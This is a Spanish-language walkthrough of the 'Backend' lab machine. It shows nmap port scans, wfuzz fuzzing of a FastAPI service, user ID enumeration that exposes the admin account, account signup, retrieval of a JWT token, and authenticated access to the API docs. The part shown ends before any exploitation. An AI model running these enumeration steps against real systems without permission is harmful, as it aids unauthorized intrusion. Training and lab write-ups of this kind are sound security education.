Backend_machine

Notas sobre la resolución de la máquina Backend

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.11.161

ping -c 1 10.10.11.161 -R  (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.10.188 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.161 -oG allPorts`
```

Puertos Abiertos:

> Open ports: 22,80

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.11.161 -oN infoPorts
```

```
#### INFO:
> 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4
>
> 80/tcp open http uvicorn
> server: uvicorn
> "UHC API Version 1.0"


-[*] Buscar versión de Ubuntu

Googlear: open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.4

Data: openssh (1:8.2p1-4ubuntu0.4) focal; <-- * TARGET * -->
```

¿Qué es Uvicorn?

Uvicorn is an ASGI web server implementation for Python.

Until recently Python has lacked a minimal low-level server/application interface for async frameworks. The ASGI specification fills this gap, and means we're now able to start building a common set of tooling usable across all async frameworks.

Uvicorn currently supports **HTTP/1.1** and **WebSockets**.

FUENTE: https://www.uvicorn.org/

---

4) Whatweb

```
└─$ whatweb 10.10.11.161
http://10.10.11.161 [200 OK] Country[RESERVED][ZZ], HTTPServer[uvicorn],
IP[10.10.11.161]
```


---

5) Realizamos un curl solo cabezeras


```
└─$ curl -sX GET http://10.10.11.161 -I
HTTP/1.1 200 OK
date: Mon, 20 Jan 2025 19:05:31 GMT
server: uvicorn
content-length: 29
content-type: application/json
```

6) Analisis web

Arquitectura del Servidor:



Servicio por puerto 80



```
msg:    "UHC API Version 1.0"
```

Nos encontramos con una API.


---

7) Enumerar API con Wfuzz

1) Enumerar API por GET


```
└─$ wfuzz -c --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.11.161/FUZZ
```

NOTA: En fuzzing de APIs no usamos hilos para evitar saturar y provocar falsos positivos.



```
000000013:   200        0 L      4 W      29 Ch       "#"
000000014:   200        0 L      4 W      29 Ch       "http://10.10.11.161/"
000000090:   401        0 L      2 W      30 Ch       "docs"
000001026:   200        0 L      1 W      20 Ch       "api"
```

Encontramos 2 enpoints:




```
endpoints:
    0:    "user"
    1:    "admin"
```

[+] "user" --> Not found
[+] "admin" --> Not authenticated

NOTA:

Si colocamos una ruta inexistente en el path "/user", la API nos devuelve instrucciones de como crear el PATH.

Con esto podemos observar que despues del path "/user" debemos colocar un "user_id".




```
▼ detail:
  ▼ 0:
    ▼ loc:
        0:    "path"
        1:    "user_id"
      msg:    "value is not a valid integer"
      type:   "type_error.integer"
```

Fuzzear el path "user"

Vamos a fuzzear el path "/user" para verificar los "user_id" validos.


[...]



```
000000018:   200        0 L      1 W       4 Ch        "2006"
000000034:   200        0 L      1 W       4 Ch        "10"
000000030:   200        0 L      1 W       4 Ch        "11"
000000024:   200        0 L      1 W       4 Ch        "12"
000000041:   200        0 L      1 W       4 Ch        "2005"
000000049:   200        0 L      1 W       4 Ch        "08"
000000048:   200        0 L      1 W       141 Ch      "01"
000000050:   200        0 L      1 W       4 Ch        "06"
000000046:   200        0 L      1 W       4 Ch        "09"
000000045:   200        0 L      1 W       141 Ch      "1"
000000051:   200        0 L      1 W       4 Ch        "2"
000000064:   200        0 L      1 W       4 Ch        "02"
```

[...]

Obtenemos una credencial de usuario admin:




```
guid:           "36c2e94a-4271-4259-93bf-c96ad5948284"
email:          "admin@htb.local"
date:           null
time_created:   1649533388111
is_superuser:   true
id:             1
```

username: admin@htb.local

---

2) Enumerar API por POST

```
└─$ wfuzz -c -X POST --hc=405 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.11.161/api/v1/user/FUZZ
```



```
000000004:   404        0 L      2 W       22 Ch       "#"
000000053:   422        0 L      3 W       172 Ch      "login"
000000217:   422        0 L      2 W       81 Ch       "signup"
```


Rutas encontradas:

[+] 10.10.11.161/api/v1/user/1 [GET]
[+] 10.10.11.161/api/v1/user/login [POST]
[+] 10.10.11.161/api/v1/user/signup [POST

---

8) Probar los path "login" y "signup"


1) Path "/login"



```
└─$ curl -sX POST http://10.10.11.161/api/v1/user/login | jq
{
  "detail": [
    {
      "loc": [
        "body",
        "username"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    },
    {
      "loc": [
        "body",
        "password"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

```
└─$ curl -sX POST http://10.10.11.161/api/v1/user/login -d
'username=admin@htb.local&password=admin' | jq
{
  "detail": "Incorrect username or password"
}
```

2) Path "/signup"




```
└─$ curl -sX POST http://10.10.11.161/api/v1/user/signup | jq
{
  "detail": [
    {
      "loc": [
        "body"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

9) Realizar un registro:

Enviar datos por JSON

```
// REGISTRO FALLIDO

└─$ curl -sX POST http://10.10.11.161/api/v1/user/signup -H "Content-Type:
application/json" -d '{"username": "featherMcgraw", "password":
"feathers1234"}' | jq
```

RESPUESTA: information leak



```
{
  "detail": [
    {
      "loc": [
        "body",
        "email"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

CORRECCIÓN:

```
└─$ curl -sX POST http://10.10.11.161/api/v1/user/signup -H "Content-Type:
application/json" -d '{"email": "feathers@mcgraw.com", "password":
"feathers1234"}' | jq
```

---

10) Realizar login en la API

username: featherMcgraw@featherMcgraw.com
passwd: 12345678

```
└─$ curl -sX POST http://10.10.11.161/api/v1/user/login -d
'username=feathers@mcgraw.com&password=feathers1234' | jq
```

RETORNA --> Bearer Access Token:

```
{
  "access_token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIj
oxNzM4MTA3MjYzLCJpYXQiOjE3Mzc0MTYwNjMsInN1YiI6IjMiLCJpc19zdXBlcnVzZXIiOmZhbH
NlLCJndWlkIjoiZWI3NzM2ZTItYWU2Yi00Y2JkLWEzMjMtYzRiNGMxZDlkYTQ5In0.60zNtYgKbh
tmYql8UfW25DanDClo8MlEVdWB7EDl8lg",
  "token_type": "bearer"
}
```

Con este JWT Token Ya estamos autenticados en la API.


---

11) Solicitar el path "/docs"

Anteriormente no teniamos credenciales para acceder. Ahora si, por lo tanto realizar una petición por GET al path **10.10.11.161/docs**.

```
└─$ curl -sX GET http://10.10.11.161/docs -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjo
xNzM4MTA3MjYzLCJpYXQiOjE3Mzc0MTYwNjMsInN1YiI6IjMiLCJpc19zdXBlcnVzZXIiOmZhbHN
lLCJndWlkIjoiZWI3NzM2ZTItYWU2Yi00Y2JkLWEzMjMtYzRiNGMxZDlkYTQ5In0.60zNtYgKbht
mYql8UfW25DanDClo8MlEVdWB7EDl8lg"
```

--> Esto nos retorna recursos de "FAST API". Es la API Rest creada con Python.



```
const ui = SwaggerUIBundle(
    url: '/openapi.json',
"dom_id": "#swagger-ui",
```

Solicitar el recurso "/openapi.json"

```
└─$ curl -sX GET http://10.10.11.161/openapi.json -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjo
xNzM4MTA3MjYzLCJpYXQiOjE3Mzc0MTYwNjMsInN1YiI6IjMiLCJpc19zdXBlcnVzZXIiOmZhbHN
lLCJndWlkIjoiZWI3NzM2ZTItYWU2Yi00Y2JkLWEzMjMtYzRiNGMxZDlkYTQ5In0.60zNtYgKbht
mYql8UfW25DanDClo8MlEVdWB7EDl8lg" | jq
```

--> Nos retorna todas las rutas de las API REST creada con FastAPI

